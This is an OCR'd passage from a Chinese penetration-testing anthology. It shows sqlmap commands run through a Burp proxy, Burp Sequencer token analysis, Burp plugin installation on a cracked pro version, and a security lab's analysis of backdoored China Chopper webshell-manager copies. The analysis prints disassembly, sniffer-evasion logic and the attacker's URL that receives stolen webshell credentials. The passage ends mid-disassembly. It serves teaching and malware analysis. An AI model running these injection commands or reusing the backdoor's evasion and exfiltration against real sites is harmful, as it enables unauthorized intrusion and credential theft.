


图 1-4-12

8)接着就是放到 sqlmap 里去跑数据咯，如图 1-4-13

如果是 post 页面，这里是把 post 的数据保存到 request.txt 文件里，然后运行命令如下：

./sqlmap.py -r request.txt –proxy=http://127.0.0.1:8080

如果是 get 页面命令如下：

./sqlmap.py –u “www.target.com/vuln.php?id=1” –proxy=http://127.0.0.1:8080





图 1-4-13

0x02 Session Randomness Analysis Sequencer

请求拦截一个地址，在响应内容中如果有 cookie，或者我们可以在 sequencer 中自定义配置 token 参数，如图 1-4-14






图 1-4-14

然后点击 Start live capture 进行分析，如图 1-4-15




图 1-4-15

等分析完即可生成报告，通过报告我们可以看出 token 是否可以伪造。

（全文完）责任编辑：left

第5节 如何自己打造强大的 BurpSuite

作者：小乐天 Matt

来自：乌云社区

网址：http://zone.wooyun.org/

还在为没有一款强大的工具而烦恼吗，看着那些人下个几 G 的工具包，我立马有种淡淡的忧伤，听说大牛都是只有那么几款工具而已，我等小白也要跟上大神的脚步呀，不然就落伍了，我也想着怎样让自己的工具更加精简版呢，然后就有了下文。

Burp Notes 文本编辑器

下载地址 ：https://github.com/SpiderLabs/BurpNotesExtension
介绍 ：http://skora.net/news/24-itsec-projects/26-the-burp-sessionauth-extension

JSBeautifier 也就是园长 MM 说的那款代码美化的

下载及介绍 ：https://github.com/Meatballs1/burp_jsbeautifier

Sqlmap 相当于图形界面下的 Sqlmap

下载 ：http://www.praetorian.com/tools/gason-0.9.6.jar

MobileMiTM 适用于抓手机上抓包

下载 ：https://github.com/summitt/MobileMiTM

Googlehack

下载 ：https://github.com/infodel/burp.extension-googlehack

Nmap

下载 ：https://github.com/infodel/burp.extension-nmap_parser

插件安装方法

插件安装大致就分为两类，一种是 jar 格式的，另外一种就是 py 版的，下面分别介绍下这两种怎么安装吧。jar 格式的，以 MobileMiTM 为例

第一种方法：

Linux and OSX
java -Djava.net.preferIPv4Stack=true -Djava.library.path=. -classpath .:suite.jar:MiTMExtender.jar burp.StartBurp
Windows
java -Djava.library.path=. -classpath .;MiTMExtender.jar;suite.jar burp.StartBurp

第二种方法如图 1-5-1：




图 1-5-1

出现如图 1-5-2 所示则表示安装成功

图 1-5-2

py 格式的，这个就比较麻烦一点了，以 nmap 为例,需要 python,和 jython 支持

Python 支持

官网下载地址： http://www.python.org/download/

我的是 2.7.5 版本，听说搞开发都是 2.7.3 版本，我觉得我的都高了，你们看着办吧。

下载 Jython 支持

官网下载地址： http://search.maven.org/remotecontent?filepath=org/python/jython-installer/2.7-b1/jython-installer-2.7-b1.jar

安装好 python 和 jython 之后，如图所示

配置一下 python 环境，如图 1-5-3 和图 1-5-4：




图 1-5-3




图 1-5-4

这样就可以运行 py 格式了

以上安装测试版本都是在 BurpSuite_pro_v1.5.20 破解版下，免费版有一些不可以安装

如安装过程遇到任何问题可以在此留言，大伙也可以讨论下一些新功能的使用情况反馈

前几天到面试渗透测试工程师各种碰壁，不活了，实在不行走编程去，坑死我了

妈妈说要学会分享，在次把我收集的一些 burp 资源共享给大伙了，里面含有 30 多款插件

以及收集的一些视频教程

猛搓:http://pan.baidu.com/s/1qWjQX9U 密码: qf25

另外，JAVA 反序列化漏洞扫描插件:

项目地址：

https://github.com/federicodotta/Java-Deserialization-Scanner/releases

项目简介

Java-Deserialization-Scanner 是一个 BurpSuite 的插件，用来自动化的发现 java 反序列化漏洞，效果如图 1-5-5：




图 1-5-5

（全文完）责任编辑：Rexy

第二章 菜刀后门

第1节 黑产江湖黑吃黑之中国菜刀的隐形把手

作者：360 天眼安全实验室

来自：乌云知识库

网址：http://zone.wooyun.org/

0x00 引子

人在做，天在看。

黑产乃法外之地，被丛林法则所支配。没有了第三方强制力量的保障和监督，在那个圈子里我们可以看到两个极端：想做大生意的往往极重信誉，而那些只想捞一票就走的则会肆无忌惮地黑吃黑。

2015 年 12 月中，360 天眼实验室发布了“网络小黑揭秘系列之黑色 SEO 初探”，简单揭露了下网络上的黑色 SEO 活动，同时也提到了很多黑客工具中带有后门，其中就包括了某些使用面非常广的工具。没错，这回我们的主角是小黑们最喜闻乐见的中国菜刀。

0x01 中国菜刀


菜刀，厨房切菜之利器，亦可用于砍人。中国菜刀(China Chopper)亦是如此，它是一款支持多种语言的非常优秀的 WebShell 管理程序，可用于正常的网站管理，亦可以用于非法控制管理他人网站，总之是站长居家旅行助手、黑客杀人越货利器。据说作者是一退伍军人，国内有人写了简评并借鬼仔’ s Blog [1] 发布，国外亦有 FireEye [2] 写了详细的剖析报告。通过 360 云安全的大数据查看菜刀官网(http://www.maicaidao.com)的站点数据，官网在 2014 年的 12 月份发布 caidao-20141213（ http://www.maicaidao.com/caidao -20141213.zip ）版本之后没几天，就停止下载并且关闭了网站（域名 IP 曾一度指向了

GOOGLE.COM),关站的诱因可能是因为 Freebuf 上发了一篇名为“强大的网站管理软件–中国菜刀 20141213 新版发布”的介绍文章配[3]。虽然中国菜刀的官网早已关闭，但好东西自有它的生命力 ,从某种意义上说中国菜刀已经是一个品牌甚至用现在最火的概念来说已经成为一个 IP，官方的支持不再重要，自有人来维护传播它，当然，也包括了里面夹带的私货——也就是后门。

0x02 样本分析


其实 ,之前已经有很多人写过中国菜刀的后门 ,本文无意再作重复 ,以下主要对采用“db.tmp”模式的后门做下简要的分析。


通过对收集到的大量样本进行分析 ,发现这些带有后门的中国菜刀都基本上通过修改原版的某些特征来绕过“安全狗”等 Web 安全防护软件，同时修改 PE 的导入表引入一个动态链接的后门模块。为了通过迷惑用户而不被发现，将后门的名字伪装成数据库的临时文件，也就是“db.tmp”，因为“中国菜刀”的默认数据库文件名为“db.mdb”。



caidao.exe 文件 MD5: baad97c73aee0207e608c46d0941d28b

对“db.tmp”进行汇总分析，发现 PE 文件时间戳是伪造的，也就无法通过这个属性进行分类。根据文件大小大致能分成两个版本：一个 32K 大小的早期版本，另外一个 36K 大小的改进版本。两个版本的实际功能都差不多，使用 VB6 编写，通过对这些文件进行二进制比较确认相同版本的文件大小相同而后门地址不一样 ,应该是有使用模版生成器来进行生成。






对“db.tmp”进行反汇编分析，发现带后门的菜刀会针对抓包软件进行行为隐藏，当发现系统中有以下进程的时候不执行后门行为动作，使其逃过可能的监视。

|WSockExpert_cn.exe|WSockExpert.exe|CHKenCap.exe|SmartSniff.exe|hookME.exe|NetworkTrafficView.exe|smsniff.exe|tcpmon.exe|HttpAnalyzerStdV6.exe|Csnas.exe|Wireshark.exe|

```
mov     [ebp+var_DC], esi
mov     [ebp+var_E0], esi
mov     [ebp+var_E4], esi
mov     [ebp+var_E8], esi
push    1
call    ds:__vbaOnError
mov     [ebp+var_20], esi
mov     edx, offset aWsockexpert_cn ; "|WSockExpert_cn.exe|WSockExpert.exe|CHK"...
lea     ecx, [ebp+var_34]
call    ds:__vbaStrCopy
mov     [ebp+var_4C], 80020004h
mov     [ebp+var_54], 0Ah
mov     [ebp+var_8C], offset aWinmgmts_RootC ; "winmgmts:\\\\.\\root\\cimv2:win32_process"
mov     ebx, 8
mov     [ebp+var_94], ebx
lea     edx, [ebp+var_94]
lea     ecx, [ebp+var_44]
```



通过循环读取 mdb 数据库中的 SiteUrl 的值并进行判断，排除

“http://www.maicaidao.com/”（目的是为了排除中国菜刀默认生成的示例信息）后继续读取 SitePass、nCodePage、Config 字段值，最后和程序中所配置的后门地址

“http://cd.myth321.com/index.asp|||||||” 进行拼接，发送数据完成 Webshell 信息的上传。

```
push    2
call    ds:__vbaFreeStrList
add     esp, 0Ch
push    0
push    0FFFFFFFFh
push    1
push    offset dword_401A5C
push    offset dword_4020E4
